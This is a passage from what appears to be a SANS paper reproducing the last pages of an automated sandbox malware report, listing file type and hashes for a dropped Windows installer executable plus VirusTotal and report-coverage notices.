
rad5F314.tmp.exe

Download Disabled () | Extended File Details

Size
258KiB (264242 bytes)
Type
PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
MD5
ff76bde957feac34ff9107c4e3044d69
SHA1

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 19/20

© 2016 The SANS Institute Author retains full rights.



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

8dd6bc0d8672c97ac370ae5512cce39fa2dd6a4d
SHA256
66f1d845bda3b8281c341efc712cce1ecf79fa690bf8b394841eb647173f45bc

Notifications

Runtime

Added comment to Virus Total report

Dropped file "rad5F314.tmp.exe" was unknown to VirusTotal, submitted file for scanning (Permalink: "https://www.virustotal.com/file/66f1d845bda3b8281c341efc712cce1ecf79fa690bf8b394841eb647173f45bc/analysis/1473365306/")

No static analysis parsing on sample was performed

Not all sources for signature ID "api-25" are available in the report

Not all sources for signature ID "api-26" are available in the report

Not all sources for signature ID "api-4" are available in the report

Not all sources for signature ID "api-55" are available in the report

Not all sources for signature ID "api-6" are available in the report

Not all sources for signature ID "binary-0" are available in the report

Parsed the maximum number of dropped files (20), report might not contain information about some dropped files

Some low-level data is hidden, as this is only a slim report

Environment 1

Sample was analyzed using 'Kernelmode Monitor'

Community

● There are no community comments.

● You must be logged in (/login) to submit a comment.

© 2016 Payload Security (http://www.payload-security.com/impressum) – Terms (/terms) (https://twitter.com/PayloadSecurity)

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 20/20

© 2016 The SANS Institute Author retains full rights.